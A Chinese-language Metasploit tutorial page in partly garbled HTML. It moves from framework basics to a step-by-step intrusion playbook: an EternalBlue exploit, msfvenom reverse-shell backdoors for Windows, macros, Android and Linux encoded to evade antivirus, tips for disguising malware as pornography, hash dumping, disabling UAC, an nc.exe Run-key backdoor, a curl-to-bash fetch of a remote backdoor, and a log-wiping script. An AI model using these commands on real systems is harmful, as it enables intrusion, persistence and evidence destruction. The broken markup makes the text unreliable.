<p>基础库：metasploit 基础库文件位于源码根目录路径下的 libraries 目录中，包括 <strong>Rex</strong>、<strong>framework-core</strong>、<strong>framework-base</strong> 三部分。

</p>

<ul>

<li><strong>Rex</strong> 是整个框架所依赖的最基础的一些组件</li>，如包装的网络套接字、网络用协议客户端与服务端实现、日志子系统、渗透攻击支持例程、PostgreSQL 以及 MySQL 数据库支等； </li>

<li><strong>framework-core</strong> 库负责实现所有与各种类型的上层模块及插件的交互； </li>

<li><strong>framework-base</strong> 库扩展了 <strong>framework-core</strong>，提供

加简单的包装例程，并为处理框架各个方面的功能提供了一些功能类，用于支持用户接口与功能程序用框架本身功能及框架集成模块。 </li>

</ul>

</li>

<li>

<p>模块：模块组织按照不同的用途分为 6 种类型的模块 (Modules) : </p>

<ul>

<li>辅助模块 (Auxiliary) </li>

<li>渗透攻击模块 (Exploits) </li>

<li>后渗透攻击模块 (Post) </li>

<li>攻击载荷模块 (payloads) </li>

<li>编码器模块 (Encoders) </li>

<li>空指令模块 (Nops) </li>

</ul>

</li>

</ol>

<blockquote>

<p>注：payload 又称为<strong>攻击载荷</strong>，主要是用来建立目标机与攻击机稳定连接，可返回 shell，也可以进行程序注入等。 </p>

</blockquote>

<ol start="3">

<li>插件：插件能够扩充框架的功能，或者组装已有功能构成高级特性的组件。插件可以集成现有的些外部安全工具，如 Nessus、openVAS 漏洞扫描器等，为用户接口提供一些新的功能。 </li>

<li>接白：包括 msfconsole 控制终端、msfdi 命令行、msfigi 形化界面、armitage 图形化界面以及 msfapi 远程调用接口。 </li>

<li>功能程序：metasploit 还提供了一系列可直接运行的功能程序，支持渗透测试者与安全人员快地利用 metasploit 框架内部能力完成一些特定任务。比如 msfpayload、msfencode 和 msfvenom 可以将攻击载荷封装为<strong>可执行文件</strong>、<strong>C 语言</strong>、<strong>JavaScript</strong> 语言等多种形式，并可以进行各种类型的编码。 </li>

</ol>

<h2 id="文件结构">文件结构</h2>

<p><code>/usr/share/metasploitframework/</code> </p>

<ul>

<li>data: Metasploit 使用的可编辑文件</li>

<li>documentation: 为框架提供文档</li>

<li>lib: 框架代码库</li>

<li>modules: 实际的 MSF 模块</li>

<li>plugins: 可以在运行时加载的插件</li>

<li>scripts: Meterpreter 和其他脚本</li>

<li>tools: 各种有用的命令行工具</li>

</ul>

<h2 id="基本使用">基本使用</h2>

<p>Metasploit 需要使用 Postgresql 数据库</p>

<blockquote>

<p>Postgresql 概述: <br>

PostgreSQL 是一种特性非常齐全的自由软件的对象-关系型数据库管理系统 (ORDBMS) ，是以加大学计算机系开发的 POSTGRES4.2 版本为基础的对象关系型数据库管理系统。 </p>

</blockquote>

<blockquote>

<p>注：PostgreSQL: 世界上最先进的开源<strong>关系数据库</strong> </p>

</blockquote>

<blockquote>

<p>扩展：PostgreSQL 和 MySQL 数据的应用场景区别: <br>

从应用场景来说，PostgreSQL 更加适合严格的企业应用场景 (比如金融、 <br>

电信、ERP、CRM) </p>

<p>而 MySQL 更加适合业务逻辑相对简单、数据可靠性要求较低的互联网场景。 </p>

</blockquote>

<p><code>msfdb init</code> </p>

<h3 id="--常用命令-1---">==常用命令(1)== </h3>

<ol>

<li>connect</li>

</ol>

<pre><code class="highlight-chroma"><span class="highlight-line"><span class="highlight-cl">connect命令主要用于远程连接主机。一般用于内网渗透。

</span></span></code></pre>

<pre><code class="highlight-chroma"><span class="highlight-line"><span class="highlight-cl">比较常用的命令就是

</span></span></code></pre>

<p><code>connect 192.168.1.1 80</code> </p>

<p> </p>

<ol start="2">

<li>

<p>show</p>

<p>有效参数: all encoders nops exploits payloads auxiliary post plugins info options</p>

</li>

<li>

<p>search</p>

<p>当你使用 msfconle 的时候你会用到各种漏洞模块、各种插件等等所以 search 搜索命令就很重要。 </p>

<ul>

<li>

<p><code>search name:mysql</code> (默认为 name 可以忽略)</p>

</li>

<li>

<p>通过路径名进行查找 <code>path:</code> </p>

<p>有时候,我们只记得模块的路径,但是却忘记了模块的名称。 </p>

<p>那么就可以用 <code>path:</code> 命令查找在该路径下的所有模块。 </p>

<p>如果我要 mysql 路径下的所有 mysql 利用模块,那么就输入: <code>search path:mysql</code> </p>

</li>

<li>

<p>缩小查询范围 <code>platform:</code> </p>

<p>Modules affecting this platform 即:列出可以影响<strong>此平台</strong>的模块,也就<strong>比较好的漏洞</strong><br>

有时候我们会搜索到大量的模块,那么可以用 platform: 命令来缩小查询范围。 </p>

<p>使用 platform 命令后,所查询的结果会列出 <strong>rank</strong> 比较高的模块。 </p>

<p>如果我要查找 mysql 的漏洞,那么输入: <code>search platform:mysql</code> </p>

<p>会隐藏 rank 为 <strong>normal</strong> 的模块,只剩下几个比较高级的利用模块</p>

</li>

</ul>

</li>

<li>

<p>通过类型进行查找 <code>type:</code> </p>

<p>后面跟模块名 如 exploit, payload, ... </p>

</li>

<li>

<p>联合查找</p>

<p><code>search name:mysql type:exploit</code> </p>

</li>

<li>

<p>根据 CVE 搜索 exploit 相关模块</p>

<p><code>search cve:2018 name:linux</code> </p>

</li>

</ol>

<blockquote>

<p>CVE 概述: CVE 的英文全称是 “<strong>Common Vulnerabilities & Exposures</strong>” (公共漏洞和暴露)。<br>

CVE 就好像是一个<strong>字典表</strong>, 为广泛认同的 <strong>信息安全漏洞</strong>

者 <strong>已经暴露出来的弱点</strong> 给出一个<strong>公共的名称</strong>。<br>

使用一个共同的名字, 可以帮助用户在各自独立的各种漏洞数据库中和漏洞评估工具中共享数据, 虽这些工具很难整合在一起。这样就使得 CVE 成为了安全信息共享的 “<strong>关键字</strong>”

如果在一个漏洞报告中指明的一个漏洞。</p>

<p><strong>如果有 CVE 名称, 你就可以快速地在任何其它 CVE 兼容的数据库中找到相应修补的息解决安全问题。</strong></p>

</blockquote>

<blockquote>

<p><strong>样例:</strong></p>

```
<pre><code class="highlight-chroma"><span class="highlight-line"><span class="highlight-cl">2017年GitHub上公开了CVE-2017-8464漏洞的metasploit frame work利用模块。利用此模块在</span></span><span class="highlight-line"><span class="highlight-cl">Windows10x64 (uid14393) 版本上测试有效。</span></span><span class="highlight-line"><span class="highlight-cl"> 现在此模块已经</span></span><span class="highlight-line"><span class="highlight-cl"> 通过执行cve_20</span></span><span class="highlight-line"><span class="highlight-cl"> 7_8464_Ink_rce.rb模块, 将生成大量的Ink文件 (对应盘符从D到Z) 和要加载</span></span><span class="highlight-line"><span class="highlight-cl">的.dll文件 (后门</span></span><span class="highlight-line"><span class="highlight-cl">件)。将所有样本文件拷到U盘里, 然后将U盘插到Windows7机器上, 默认自动执</span></span><span class="highlight-line"><span class="highlight-cl">行。</span></span><span class="highlight-line"><span class="highlight-cl">行。</span></span></code></pre>
```

<p>搜索这个模块: <code>search cve:CVE-2017-8464 type:exploit</code> </p>

</blockquote>

<h3 id="--常用命令-2---">==常用命令(2)==</h3>

<ul>

<li>

<p><code>use</code>: 装载渗透攻击模块</p>

<p><code>use exploit/windows/smb/ms08\_067\_netapi</code> </p>

</li>

<li>

<p><code>back</code>: 退出</p>

</li>

<li>

<p><code>info</code>:</p>

<ul>

<li><code>info &lt;module name></code> </li>

<li><code>info</code> after <code>use</code> </li>

</ul>

</li>

<li>

<p><code>show options</code>: 查看模块相关参数信息</p>

<ul>



- <code>set &lt;option&gt; &lt;value&gt; </code> </li>
- <code>unset &lt;option&gt; </code> </li>

</ul>

</li>

<code>exploit</code> OR <code>run</code>: 执行当前模块 </p>

</ul>

### Rank

<blockquote>

每一个漏洞利用模块基于它们对目标系统的潜在影响都被标记了一个 Rank 字段。用户可以基于 Rank 对漏洞利用模块进行搜索，分类以及排序。 </p>

</blockquote>

<ol>

<strong>excellent</strong> 漏洞利用程序 <strong>绝对不会使目标服务崩溃</strong>，像 SQL 注入、命令执行、远程文件包含、

本地文件包含等等。除非有特殊情况，典型的内存破坏利用程序不可以被评估为该级别。 </li>

<strong>great</strong> 该漏洞利用程序 <strong>有一个默认的目标系统， <strong>并且以 <strong>自动检测</strong> 适当的目标系统，或者在目标服务的版本检查之后可以返回到一个特定的返回地址。 </li>

<strong>good</strong> 该漏洞利用程序有一个 <strong>默认目标系统</strong>，并且是种类型软件的 “ <strong>常见情况</strong> ” （桌面应用程序的 Windows7，服务器的 2012 等 </li>

<strong>normal</strong> 该漏洞利用程序是可靠的，但是 <strong>依赖于特定的版本</strong>，并且不能或者不能可靠地 <strong>自动检测</strong> </li>

<strong>average</strong> 该漏洞利用程序 <strong>不可靠</strong> 或者 <strong>难以用</strong>。 </li>

<strong>low</strong> 对于 <strong>通用的平台</strong>而言，该漏洞利用程序 <strong>几乎不能利用</strong>（或者低于 50% 的利用成功率） </li>

<strong>manual</strong> 该漏洞利用程序 <strong>不稳定</strong> 或者 <strong>难以用</strong> 并且 <strong>基于拒绝服务</strong>（DOS）。如果一个模块只有在用户特别配置模块的时候才会被用到，否则该模块不会被使用到，那么也可以评为该等级。 </li>

</ol>

### 实战-永恒之蓝

<blockquote>

<a href="https://www.bilibili.com/video/BV17M4y1578y?p=45">https://www.bilibili.com/video/BV17M4y1578y?p=45</a> </p>

</blockquote>

 </p>

可以先扫描目标主机是否有类似漏洞 </p>

<code>set payload windows/x64/shell/reverse\_tcp</code> </p>

<blockquote>

注：payload 又称为 <strong>攻击载荷</strong>，主要是用来建立目标机与攻击机 <strong>稳定连接</strong>的。可返回 <strong>shell</strong>，也可以进行 <strong>程序注入</strong>等。 </p>

利用 vulnerability 来在远程利用 payload 建立稳定连接 </p>

</blockquote>

<strong>获取到 shell 后乱码可以通过 <code>chcp 65001</code> 来设置 UTF-8 编码以次决问题。 </p>

<strong><code>exploit -j</code>: 保存当前会话 在后台运行</strong> </p>

<code>sessions -i id</code>: 进入会话 </p>

<code>background</code>: 将当前会话放在后台 </p>

<p><code>sessions -k id</code>: 删除会话</p>

<p>总结使用 metasploit 攻击的步骤:</p>

<ol>

<li>查找 CVE 公布的漏洞</li>

<li>查找对应的 exploit 模块</li>

<li>配置模块参数</li>

<li>添加 payload 后门</li>

<li>执行 exploit 开始攻击</li>

</ol>

<h3 id="实战--使用msf扫描靶机上的mysql服务空密码">实战: 使用 msf 扫描靶机上的 mysql 服务密码</h3>

<p><a href="https://www.bilibili.com/video/BV17M4y1578y?p=46">https://www.bilibili.com video/BV17M4y1578y?p=46</a></p>

<h3 id="help翻译">help 翻译</h3>

<p>banner 显示一个 metasploit 横幅</p>

<p>cd 更改当前的工作目录</p>

<p>color 切换颜色</p>

<p>connect 连接与主机通信</p>

<p>exit 退出控制台</p>

<p>get 获取特定于上下文的变量的值</p>

<p>==getg 获取全局变量的值==</p>

<p>==grep grep 另一个命令的输出 如: grep creds==</p>

<p>history 显示命令历史</p>

<p>irb 进入 irb 脚本模式</p>

<p>load 加载一个框架插件</p>

<p>quit 退出控制台</p>

<p>route 通过会话路由流量</p>

<p>save 保存活动的数据存储</p>

<p>==sessions 转储会话列表并显示有关会话的信息==</p>

<p>==set 将特定于上下文的变量设置为一个值==</p>

<p>setg 将全局变量设置为一个值</p>

<p>sleep 在指定的秒数内不做任何事情</p>

<p>spool 将控制台输出写入文件以及屏幕</p>

<p>threads 线程查看和操作后台线程</p>

<p>unload 卸载框架插件.</p>

<p>unset 取消设置一个或多个特定于上下文的变量</p>

<p>unsetg 取消设置一个或多个全局变量</p>

<p>version 显示框架和控制台库版本号</p>

<blockquote>

<p>模块命令</p>

</blockquote>

<p>advanced 显示一个或多个模块的高级选项<br>

==back 从当前上下文返回==</p>

<p>edit 使用首选编辑器编辑当前模块</p>

<p>==info 显示有关一个或多个模块的信息==</p>

<p>loadpath 路径从路径搜索并加载模块</p>

<p>==options 显示全局选项或一个或多个模块==</p>

<p>popm 将最新的模块从堆栈中弹出并使其处于活动状态</p>

<p>previous 将之前加载的模块设置为当前模块</p>

<p>pushm 将 活动 OR 模块列表 推入堆栈</p>

<p>reload\_all 从所有定义的模块路径重新加载所有模块</p>

<p>==search 搜索模块名称和描述==</p>

<p>show 显示给定类型的模块或所有模块</p>

<p>==use 按名称选择模块==</p>

<blockquote>  
<p>工作命令</p>  
</blockquote>  
<p>handler 作为作业启负处理程序</p>  
<p>==jobs 显示和管理作业==</p>  
<p>==kill 杀死一个工作==</p>  
<p>rename\_job 重命名作业</p>  
<blockquote>  
<p>资源脚本命令</p>  
</blockquote>  
<p>makerc 保存从开始到文件输入的命令</p>  
<p>resource 运行储存在文件中的命令</p>  
<blockquote>  
<p>数据库后端命令</p>  
</blockquote>  
<p>db\_connect 连接到现有的数据库</p>  
<p>==db\_disconnect 断开与当前数据库实例的连接==</p>  
<p>==db\_export 导出包含数据库内容的文件==</p>  
<p>db\_import 导入扫描结果文件（文件类型将被自动检测）</p>  
<p>db\_nmap 执行 nmap 并自动记录输出</p>  
<p>db\_rebuild\_cache 重建数据库存储的模块高速缓存</p>  
<p>db\_status 显示当前的数据库状态</p>  
<p>hosts 列出数据库中的所有主机</p>  
<p>loot 列出数据库中的所有战利品</p>  
<p>notes 列出数据库中的所有笔记</p>  
<p>services 列出数据库中的所有服务</p>  
<p>vulns 列出数据库中的所有漏洞</p>  
<blockquote>  
<p>凭证(credential)后端命令</p>  
</blockquote>  
<p>==creds 列出数据库中的所有凭证==</p>  
<h2 id="Metasploit渗透测试-之-信息收集">Metasploit 渗透测试 之 信息收集</h2>  
<h2 id="基于TCP协议收集主动信息">基于 TCP 协议收集主动信息</h2>  
<blockquote>  
<p>我们前面学习了主动信息收集和被动信息收集,而且还学习了漏洞检测工具 NESSUS。</p>  
<p>接下来给大家讲解使用 Metasploit 来对目标进行信息收集,这个过程包含了前面所有的方式以多了一些更加极端的获取信息方式</p>  
<p>比如 获取服务器的<strong>硬件信息、系统用户信息、进程信息</strong>等。</p>  
</blockquote>  
<h3 id="使用Metasploit的nmap-和-arp-sweep-收集信息">使用 Metasploit 的 nmap 和 arp\_sweep 收集信息</h3>  
<p><code>db\_nmap -sV ip</code></p>  
<p><code>use auxiliary/scanner/discovery/arp\_sweep</code></p>  
<h3 id="端口扫描">端口扫描</h3>  
<p><code>search portscan</code></p>  
<h3 id="使用auxiliary-sniffer-下的-psnuffle模块进行密码嗅探">使用 auxiliary/sniffer 下的 psnuffle 模块进行密码嗅探</h3>  
<p></p>  
<p><code>search psnuffle</code></p>  
<blockquote>  
<p>拓展: Dsniff 是一个著名的网络嗅探工具包、高级口令嗅探工具、综合性的网络嗅探工具包</p>  
</blockquote>

```
<p><code>jobs</code> -&gt; <code>kill &lt;id></code> 来暂停嗅探</p>
<h3 id="SNMP">SNMP</h3>
<blockquote>
<p>简单网络管理协议(SNMP, Simple Network Management Protocol)</p>
<p>由一组网络管理的标准组成,包含一个应用层协议(application layer protocol)、数据库模型(data base schema)和一组资源对象。</p>
<p>该协议能够支持网络管理系统,用以监测连接到网络上的设备是否有任何引起管理上关注的情况。</p>
</blockquote>
<p><code>search snmp_enum</code></p>
<blockquote>
<p>注: 可以看到通过 snmp 协议探测到的信息非常多。</p>
<p><strong>如服务器硬件信息和服务器当前运行的进程,这两方面是其他扫描方式, 获取不到的。</strong></p>
</blockquote>
<h3 id="SMB">SMB</h3>
<blockquote>
<p>服务器消息块(Server Message Block), 缩写为 SMB), 又称网络文件共享系统(Common Inter et File System, 缩写为 CIFS), 一种应用层网络传输协议, 由微软开发,主要功能是使网络上的机器够共享计算机文件、打印机、串行端口和通讯等资源。</p>
</blockquote>
<p><code>search smb_version</code></p>
<h4 id="使用smb-enumshares基于SMB协议扫共享文件-账号-密码-">使用 smb_enumshares 基于 SMB 协议扫共享文件 (账号、密码)</h4>
<blockquote>
<p>SMB 的模块中基本上都是可以配置用户名和密码的,配置了用户名和密码某些模块扫描的结果会满足我们的需求。</p>
</blockquote>
<h4 id="使用smb-lookupsid扫描系统用户信息-SID枚举-">使用 smb_lookupsid 扫描系统用户信息 SID 枚举</h4>
<h3 id="SSH">SSH</h3>
<h4 id="Version-Information">Version Information</h4>
<p><code>search ssh_version</code></p>
<h4 id="Brute-Force-to-crack-ssh-pwd">Brute Force to crack ssh pwd</h4>
<p><code>search ssh_login</code></p>
<p><code>/usr/share/metasploit-framework/data/wordlists</code>: 字典</p>
<h3 id="FTP">FTP</h3>
<h4 id="Version-Information-">Version Information</h4>
<p>...</p>
<h4 id="利用漏洞">利用漏洞</h4>
<p><code>search 2.3.4</code></p>
<h4 id="ftp-匿名-anonymous-登陆扫描">ftp 匿名(anonymous)登陆扫描</h4>
<p><code>search auxiliary/scanner/ftp/</code></p>
<h4 id="BF-to-crack-pwd">BF to crack pwd</h4>
<p><code>search ftp_login</code></p>
<h2 id="制作-windows-和-linux-客户端恶意软件进行渗透">制作 windows 和 linux 客户端恶意软进行渗透</h2>
<blockquote>
<p>在我们在无法突破对方的网络边界的时候,往往需要使用客户端渗透这种方式对目标发起攻击,比我们向目标<strong>发一个含有后门的程序,或者是一个 word 文档、 pdf 文件</strong>。想要达效果同时也要利用好社会工程学,来诱骗受害者执行恶意程序。</p>
</blockquote>
<h2 id="客户端渗透技巧-">客户端渗透技巧:</h2>
<pre><code class="highlight-chroma"><span class="highlight-line"><span class="highlight
```

```
cl">通常用户的计算机都安装了安全软件，一般我们生成的恶意程序都会被检测，所以我们所设计的
意软件可以利用人的劣根性，比如我们
</span></span></code></pre>
<p><strong>将恶意软件或网站伪装成色情软件或网站</strong>，这样目标会认为他本身就是不
的软件被安全软件检测是很正常的事情，如果他安耐不住关闭安全防护软件执意要运行恶意程序，那
他就中招了。当然这种取巧的办法并不能解决所有问题，我们需要<strong>利用免杀来躲避安全软件
/strong>的查杀。</p>
<h2 id="WINDOWS">WINDOWS</h2>
<blockquote>
<p>msfvenom 是 msfpayload, msfencode 的结合体，可利用 msfvenom 生成木马程序，并在
标机上执行，在本地监听上线。</p>
</blockquote>
<p></p>
<ol>
<li>生成后门程序</li>
</ol>
<ul>
<li>
<p><code>msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHO
T=192.168.1.53 LPORT=4444 -b "\x00" -e x86/shikata_ga_nai -i 10 -f exe -o /var/www/html/1.
xe</code></p>
<ul>
<li><code>-b \x00</code>: 去掉空字符</li>
<li><code>-p</code>: 攻击载荷，通过 <code>--l payloads</code> 查看所有 payloads</li>
<li><code>-e</code>: 编码器</li>
<li><code>-i </code>: 编码次数（值越大，文件越大，使杀毒软件更难查出源代码）</li>
<li><code>-f </code>: 指定生成格式,可以是 raw, exe, elf, jar, c 语言的, python 的, java 的, .....
-l formats 查看所有支持的格式 <code>--l platforms</code></li>
</ul>
</li>
<li>
<p>通过 metasploit 的 <strong>evasion</strong> 生成后门</p>
<p><code>use evasion/windows/windows_defender_exe</code></p>
</li>
</ul>
<p></p>
<ol start="2">
<li>在 MSF 上启动 handler 开始监听后门程序</li>
</ol>
<p><code>use exploit/multi/handler</code></p>
<ol start="3">
<li>测试</li>
</ol>
</blockquote>
<p>使用 virustotal 检测下生成后门的免杀能力 <a href="https://ld246.com/forward?goto=http
3A%2F%2Fwww.virustotal.com%2F" target=" blank" rel="nofollow ugc">http://www.virustota
.com/</a>是一个免费的病毒，蠕虫，木马和各种恶意软件分析服务，可以对可疑文件和网址进行
速检测，最初由 Hispasec 维护。</p>
<p>它与传统杀毒软件的不同之处是它通过多种杀毒引擎扫描文件。使用多种反病毒引擎可以令用户
通过各杀毒引擎的侦测结果，判断上传的文件是否为恶意软件。</p>
```



2>

<blockquote>

<p>0DAY 漏洞 最早的破解是专门针对软件的，叫做 WAREZ，后来才发展到游戏，音乐，影视等其内容的。</p>

<p>Oday 中的 0 表示 zero，早期的 0day 表示在软件发行后的 24 小时内就出现破解版本，现在我已经引申了这个含义，只要是在软件或者其他东西发布后，在最短时间内出现相关破解的，都可以叫 Oday。</p>

<p>0day 是一个统称，所有的破解都可以叫 0day</p>

</blockquote>

<blockquote>

<p>CVE-2018-8174 漏洞影响最新版本的 1E 浏览器及使用了 E 内核的应用程序。用户在浏览网页打开 Office 文档时都可能中招，最终被黑客植入后门木马完全控制电脑。微软在 2018 年 4 月 20 早上确认此漏洞，并于 2018 年 5 月 8 号发布了官方安全补丁，对该 0day 漏洞进行了修复，并将其名为 CVE-2018-8174。</p>

</blockquote>

<p><a href="https://www.bilibili.com/video/BV17M4y1578y?p=59">https://www.bilibili.com/video/BV17M4y1578y?p=59</a></p>

<h2 id="Jre17">Jre17</h2>

<p><code>use multi/browser/java\_jre17\_driver\_manager</code></p>

<h2 id="宏感染">宏感染</h2>

<p><code>msfvenom -a x86 --platform windows -p windows/meterpreter/reverse\_tcp LHOST=192.168.1.53 LPORT=4444 -e x86/shikata ga\_nai -i 10 -f vba-exe</code></p>

<h2 id="APK">APK</h2>

<p><code>msfvenom -p android/meterpreter/reverse\_tcp LHOST=192.168.1.53 LPORT=4444 R &gt; xuegod.apk</code></p>

<p><code>use exploit/multi/handler</code></p>

<p><code>set payload android/meterpreter/reverse\_tcp</code></p>

<p><a href="https://www.bilibili.com/video/BV17M4y1578y?p=63">https://www.bilibili.com/video/BV17M4y1578y?p=63</a></p>

<h2 id="--Metasploit渗透测试之-制作隐藏后门--">==Metasploit 渗透测试 之 制作隐藏后门==</h2>

<h2 id="使用ms17-010永恒之蓝漏洞对win7进行渗透">使用 ms17-010 永恒之蓝漏洞对 win7 进行渗透</h2>

<blockquote>

<p>永恒之蓝概述:<br>

永恒之蓝是指 2017 年 4 月 14 日晚,黑客团体 Shadow Brokers (影子经纪人)公布一大批网络攻击工具其中包含"永恒之蓝"工具,"永恒之蓝"利用 Windows 系统的 SMB 漏洞可以获取系统最高权限。<strong>5 月 12 日,不法分子通过改造 "永恒之蓝"制作了 wannacry 勒索病毒</strong>。</p>

<p>英国、俄罗斯、整个欧洲以及中国国内多个高校校内网、大型企业内网和政府机构专网中招,被勒索支付高额赎金才能解密恢复文件。</p>

</blockquote>

<blockquote>

<p><a href="https://ld246.com/forward?goto=https%3A%2F%2Fdocs.microsoft.com%2Fzh-cn%2Fsecurity-updates%2Fsecuritybulletins%2F2017%2Fms17-010" target="\_blank" rel="nofollow ugc">https://docs.microsoft.com/zh-cn/security-updates/securitybulletins/2017/ms17-010</a></p>

<p>永恒之蓝相关病毒，其实是利用了微软的 MS17-010 漏洞。MS17-010 是 Windows 系统一个层服务的漏洞，恶意代码会扫描开放 445 文件共享端口的 Windows 机器，无需用户任何操作，只要机上网，不法分子就能在电脑和服务器中植入勒索软件、远程控制木马、虚拟货币挖矿机等恶意程序~</p>

</blockquote>

<p><code>search ms17\_010</code></p>

<h3 id="RDP">RDP</h3>

<p><code>run post/windows/manage/enable\_rdp USERNAME=Hacker PASSWORD=12345</code>

</code></p>

<blockquote>

<p>新建的用户并非<strong>隐藏</strong></p>

</blockquote>

<h3 id="关闭主机防护策略并开启后门">关闭主机防护策略并开启后门</h3>

<p>打开目标主机的 shell: <code>shell</code></p>

<p>通过 ms17-010 永恒之蓝获取到的 shell 可能会出现<strong>操作受限</strong>的情况, 所以我们使用主机的账户信息建立 session 进行连接。</p>

<h4 id="密码">密码</h4>

<blockquote>

<pre><code class="highlight-chroma"><span class="highlight-line"><span class="highlight-cl">SAM概述: SAM文件即账号密码数据库文件, SAM文件的位置是:

</span></span></code></pre>

</blockquote>

<p>C: \Windows\System32\config\SAM</p>

<p><code>hashdump</code></p>

<h4 id="防火墙">防火墙</h4>

<p>我们创建一条防火墙规则允许 4444 端口访问网络, 否则我们建立 session 时 payload 不能通过 4444 端口访问网络导致 session 建立失败</p>

<p><code>netsh firewall add portopening TCP 4444 "test1" ENABLE ALL</code></p>

<h4 id="UAC">UAC</h4>

<p><code>cmd.exe /k %windir%\system32\reg.exe ADD HKLM\SOFTWARE\Microsoft\windws\currentVersion\Policies\System /v EnableLUA /t REG\_DWORD /d 0 /f</code></p>

<h4 id="开启默认共享">开启默认共享</h4>

<p><code>cmd.exe /k %windir%\System32\reg.exe ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersio\Policies\system /v LocalAccountTokenFilterPolicy /t REG\_DWORD /d 1 /f</code></p>

<blockquote>

<p>扩展: psexec 实用程序在远程系统上需要做一些事情</p>

<p>服务器消息块(SMB)服务必须可用并且可以访问(例如, 未被防火墙阻止;必须启用文件和打印共享)。<code>Admin\$</code> 共享必须可用并且可以访问, 它是一个隐藏的 SMB 共享, 它映射到 Windows 目录, 用于软件部署。</p>

<p><strong>提供给 psexec 实用程序的凭据必须具有访问 Admins 共享的权限, </strong> psexec 的可执行文件内有 Windows 服务映像。它接受此服务并将其部署到远程计算机上的 <code>Admin</code> 共享中。然后, 它使用 SMB 上的 DCE/RPC (分布式计算环境/远程过程调用)接口来访问 Windows Service Control Manager API, 它将打开远程计算机上的 psexec 服务。然后 psexec 服务建一个可用于将命令发送到系统的命名管道, </p>

</blockquote>

<p><code>use exploit/windows/smb/ms17\_010\_psexec</code></p>

<p><code>set SMBpass xxx</code> 直接用 <code>hashdump</code> 中的</p>

<h4 id="利用-常驻目标机后台以实现后门">利用 <code>nc.exe</code> 常驻目标机后台以实现后门</h4>

<p><code>reboot</code>: 重启</p>

<p><code>nc ip port</code>: 连接目标主机</p>

<blockquote>

<p>开机启动</p>

</blockquote>

<p>(不在 shell 中 metasploit 内置)</p>

<p><code>reg setval -k HKLM\software\microsoft\windows\currentversion\run -v lltest nc -d 'c:\windows\system32\nc.exe -Ldp 443 -e cmd.exe'</code></p>

<ul>

<li><code>-k</code>: The registry key path (E.g. HKLM\Software\Foo).</li>

<li><code>-v</code>: The registry<strong>value</strong> name (E.g. Stuff).</li>

<li><code>-d</code>: The data to store in the registry value.</li>



</ul>

<blockquote>

<p><code>c:\windows\system32\nc.exe -Ldp 443 -e cmd.exe</code></p>

<ul>

<li><code>-L</code>: 表示用户退出连接后重新进行端口侦听</li>

<li><code>-d</code>: 后台运行</li>

<li><code>-p</code>: 指定端口</li>

<li><code>-e prog</code>: 程序重定向, 一旦连接, 就执行</li>

</ul>

</blockquote>

<blockquote>

<p>防火墙允许 443 端口访问网络否则开机的时需要用户点击允许访问网络才可以成功执行。</p>

<p><code>netsh firewall add portopening TCP 443 "test2" ENABLE ALL</code></p>

</blockquote>

<h4 id="上传与执行">上传与执行</h4>

<p><code>upload local remote</code>: 上传文件</p>

<p><code>execute -f file</code>: 运行目标主机上的文件</p>

<h2 id="Linux-无文件木马程序">Linux 无文件木马程序</h2>

<blockquote>

<p>Vegile 是用于 linux 系统渗透测试中的权限维持。</p>

<p>Vegile 这个工具将设置一个后门/rootkit, 并且这个后门会直接<strong>隐藏进程</strong>

无限连接 metasploit, 持续维持你的 Meterpreter 会话, 即使木马进程被杀死, 它依然会再次重新运行, 换句话说是该进程无限循环的。</p>

</blockquote>

<p>常用方法:</p>

<ul>

<li>./Vegile -i 隐藏你的后门</li>

<li>./Vegile -u 无限复制你的 metasploit 会话, 即使被 kill, 依然可以再次运行</li>

</ul>

<blockquote>

<p>注意:</p>

<p>木马一定要放在 <strong>Vegile 目录</strong>下</p>

<p>Vegile 一般用于<strong>维持 meterpreter 会话</strong></p>

</blockquote>

<p><code>msfvenom -a x64 --platform linux -p linux/x64/shell/reverse\_tcp LHOST=192.168.1.53 LPORT=4444 -b "\x00" -f elf -o lb-ghost</code></p>

<p><code>msfvenom -a x64 --platform linux -p linux/x64/shell/reverse\_tcp LHOST=192.168.1.53 LPORT=8080 -b "\x00" -f elf -o lb-backdoor</code></p>

<p>之后正常操作</p>

<blockquote>

<p>linux/x64/shell/reverse\_tcp</p>

<p>注: 这个 payload 中的 shell 是没有 bash 提示符的, 所以不要以为失败了。</p>

</blockquote>

<h3 id="创建无文件后门程序">创建无文件后门程序</h3>

<p>配置监听 4444 端口</p>

<p>wget 192.168.1.53/Vegile.tar.gz</p>

<p><code>./Vegile --i lb-ghost</code></p>

<p><code>bash &lt;(curl -s -L http://192.168.1.53/backdoor.sh) &gt;&gt; /dev/null 2&gt;&a p;1</code></p>

<h3 id="开机启动">开机启动</h3>

<p><code>/etc/rc.local</code></p>

<p><code>crontab</code></p>

<h2 id="日志清理">日志清理</h2>

<blockquote>

```
<p>windows</p>
</blockquote>
<p> <code>clearv</code> </p>
<blockquote>
<p>linux</p>
</blockquote>
<blockquote>
<p>清理历史命令:</p>
</blockquote>
<p> <code>history -c</code> </p>
<blockquote>
<p>使系统不再保存历史命令:</p>
</blockquote>
<p>vi /etc/profile, 找到 HISTSIZE 这个值, 修改为 0</p>
<blockquote>
<p>删除访问日志</p>
</blockquote>
<ol>
<li>
<p>访问<strong>失败</strong>的日志</p>
<p>  </p>
<p> <code>echo &gt; /var/log/btmp</code> </p>
</li>
<li>
<p>访问<strong>成功</strong>的日志<br>
 </p>
<p> <code>echo &gt; /var/log/wtmp</code> (此时执行 last 命令就会发现没有记录)</p>
</li>
<li>
<p>删除日志记录</p>
<p> <code>echo &gt; /var/log/secure</code> </p>
</li>
</ol>
<blockquote>
<p>汇总脚本</p>
</blockquote>
<pre><code class="language-bash highlight-chroma"> <span class="highlight-line"> <span class="highlight-cl"> <span class="highlight-cp">#!/usr/bin/bash
</span> </span> </span> <span class="highlight-line"> <span class="highlight-cl"> <span class="highlight-cp"></span> </span> <span class="highlight-nb">echo</span> &gt; /var/log/syslog
</span> </span> <span class="highlight-line"> <span class="highlight-cl"> <span class="highlight-nb">echo</span> &gt; /var/log/messages
</span> </span> <span class="highlight-line"> <span class="highlight-cl"> <span class="highlight-nb">echo</span> &gt; /var/loq/httpd/access_log
</span> </span> <span class="highlight-line"> <span class="highlight-cl"> <span class="highlight-nb">echo</span> &gt; /var/log/httpd/error_log
</span> </span> <span class="highlight-line"> <span class="highlight-cl"> <span class="highlight-nb">echo</span> &gt; /var/log/xferlog
</span> </span> <span class="highlight-line"> <span class="highlight-cl"> <span class="highlight-nb">echo</span> &gt; /var/log/secure
</pre>
```

```
